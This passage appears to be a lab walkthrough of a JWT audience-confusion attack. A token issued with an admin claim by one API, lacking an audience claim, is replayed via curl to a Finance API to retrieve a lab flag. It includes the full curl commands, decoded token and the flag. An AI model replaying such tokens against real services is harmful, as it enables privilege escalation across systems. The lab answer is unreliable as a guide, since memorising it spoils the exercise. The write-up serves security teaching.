


```
root@attackdefense:~# curl "http://192.108.121.3:8080/issue?username=elliot&password=el
liotalderson"
-== Issued Token: ==-

eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJ3aXRyYXAuY29tIiwiYWRtaW4iOiJ0cnVlIiwibm
FtZSI6ImVsbGlvdCIsImV4cCI6MTU3NTIwNzg1NCwiaWF0IjoxNTc1MTIxNDU0fQ.qODQfRv4XIVxoNqM7I-cgj
-Q543a7ZK6R-iqq0dBIziQTiD1HCnMb4DoZY7u_fRRrsyx2Q-KvlTx-BuBGtlvp_e9FCGwpWc5ZwMTU7d79_iMy
M3Uhk4eMvdWHudq8MeXOTmZb5ghY0cFFdbObb3zNWJEbTd9I_OVggk8hIPoYRMKcwA_kbZTUii8nKgq_mf25vtf
FTECSVhneXyN4_gcXcdOoy7fUsfZgMuKbSEwhQmJqGAf84YHKq4lgxBh9ANXaan0PHiw6Uvid-uWqcbT9yPCR7K
b7D7ftXNpIFuhtVlodLOJjY3bYYe46bXtTdCZM_R76EqV4mi0DwIIyl3kTA

==========================
root@attackdefense:~#
```

Issued JWT Token:

eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJ3aXRyYXAuY29tIiwiYWRtaW4iOiJ0cnV
lIiwibmFtZSI6ImVsbGlvdCIsImV4cCI6MTU3NTIwNzg1NCwiaWF0IjoxNTc1MTIxNDU0fQ.qODQ
fRv4XIVxoNqM7I-cgj-Q543a7ZK6R-iqq0dBIziQTiD1HCnMb4DoZY7u_fRRrsyx2Q-KvlTx-BuBGtl
vp_e9FCGwpWc5ZwMTU7d79_iMyM3Uhk4eMvdWHudq8MeXOTmZb5ghY0cFFdbObb3zNWJ
EbTd9I_OVggk8hIPoYRMKcwA_kbZTUii8nKgq_mf25vtfFTECSVhneXyN4_gcXcdOoy7fUsfZgM
uKbSEwhQmJqGAf84YHKq4lgxBh9ANXaan0PHiw6Uvid-uWqcbT9yPCR7Kb7D7ftXNpIFuhtVlo
dLOJjY3bYYe46bXtTdCZM_R76EqV4mi0DwIIyl3kTA

Using https://jwt.io to decode the retrieved token:



```
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJ
pc3MiOiJ3aXRyYXAuY29tIiwiYWRtaW4iOiJ0cnV
lIiwibmFtZSI6ImVsbGlvdCIsImV4cCI6MTU3NTI
wNzg1NCwiaWF0IjoxNTc1MTIxNDU0fQ.qODQfRv4
XIVxoNqM7I-cgj-Q543a7ZK6R-
iqq0dBIziQTiD1HCnMb4DoZY7u_fRRrsyx2Q-
KvlTx-
BuBGtlvp_e9FCGwpWc5ZwMTU7d79_iMyM3Uhk4eM
vdWHudq8MeXOTmZb5ghY0cFFdbObb3zNWJEbTd9I
_OVggk8hIPoYRMKcwA_kbZTUii8nKgq_mf25vtfF
TECSVhneXyN4_gcXcdOoy7fUsfZgMuKbSEwhQmJq
GAf84YHKq4lgxBh9ANXaan0PHiw6Uvid-
uWqcbT9yPCR7Kb7D7ftXNpIFuhtVlodLOJjY3bYY
e46bXtTdCZM_R76EqV4mi0DwIIyl3kTA
```

```
{
  "alg": "RS256",
  "typ": "JWT"
}
```

```
{
  "iss": "witrap.com",
  "admin": "true",
  "name": "elliot",
  "exp": 1575207854,
  "iat": 1575121454
}
```

Note:

1. The algorithm used for signing the token is "RS256".
2. The token payload contains an issuer claim which contains the name of the authority that issued this token.
3. The admin claim in the payload is set to "true".

Vulnerability:

Notice that the token received from the Finance and Services API doesn't contain any audience claim. This means that the above received token could be provided to the Finance API to get the Golden Ticket.


The main issue here is that the token issued by for a service is accepted by another service since they were signed using the same public key and there is no audience claim in the token indicating the scope of the usage of the token.

Step 5: Leveraging the vulnerability to get the Golden Ticket.

Passing the token received from the Services API (having admin claim set to "true") to the Finance API:

Command:

```
curl -H "Content-Type: application/json" -X POST -d '{"token":
"eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJ3aXRyYXAuY29tIiwiYWRtaW4iOiJ0cn
VlIiwibmFtZSI6ImVsbGlvdCIsImV4cCI6MTU3NTIwNzg1NCwiaWF0IjoxNTc1MTIxNDU0fQ.qOD
QfRv4XIVxoNqM7I-cgj-Q543a7ZK6R-iqq0dBIziQTiD1HCnMb4DoZY7u_fRRrsyx2Q-KvlTx-BuB
Gtlvp_e9FCGwpWc5ZwMTU7d79_iMyM3Uhk4eMvdWHudq8MeXOTmZb5ghY0cFFdbObb3zN
WJEbTd9I_OVggk8hIPoYRMKcwA_kbZTUii8nKgq_mf25vtfFTECSVhneXyN4_gcXcdOoy7fUsfZ
gMuKbSEwhQmJqGAf84YHKq4lgxBh9ANXaan0PHiw6Uvid-uWqcbT9yPCR7Kb7D7ftXNpIFuht
VlodLOJjY3bYYe46bXtTdCZM_R76EqV4mi0DwIIyl3kTA"}'
http://192.108.121.3:8000/goldenticket
```



```
root@attackdefense:~# curl -H "Content-Type: application/json" -X POST -d '{"token": "e
yJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJ3aXRyYXAuY29tIiwiYWRtaW4iOiJ0cnVlIiwibmF
tZSI6ImVsbGlvdCIsImV4cCI6MTU3NTIwNzg1NCwiaWF0IjoxNTc1MTIxNDU0fQ.qODQfRv4XIVxoNqM7I-cgj-
Q543a7ZK6R-iqq0dBIziQTiD1HCnMb4DoZY7u_fRRrsyx2Q-KvlTx-BuBGtlvp_e9FCGwpWc5ZwMTU7d79_iMyM
3Uhk4eMvdWHudq8MeXOTmZb5ghY0cFFdbObb3zNWJEbTd9I_OVggk8hIPoYRMKcwA_kbZTUii8nKgq_mf25vtfF
TECSVhneXyN4_gcXcdOoy7fUsfZgMuKbSEwhQmJqGAf84YHKq4lgxBh9ANXaan0PHiw6Uvid-uWqcbT9yPCR7Kb
7D7ftXNpIFuhtVlodLOJjY3bYYe46bXtTdCZM_R76EqV4mi0DwIIyl3kTA"}' http://192.108.121.3:8000
/goldenticket

Golden Ticket: This_Is_The_Golden_Ticket_6d0046948086247cbb02fb62036

root@attackdefense:~#
```

Golden Ticket: This_Is_The_Golden_Ticket_6d0046948086247cbb02fb62036

References:

1. JWT debugger (https://jwt.io/#debugger-io)
2. JSON Web Token RFC (https://tools.ietf.org/html/rfc7519)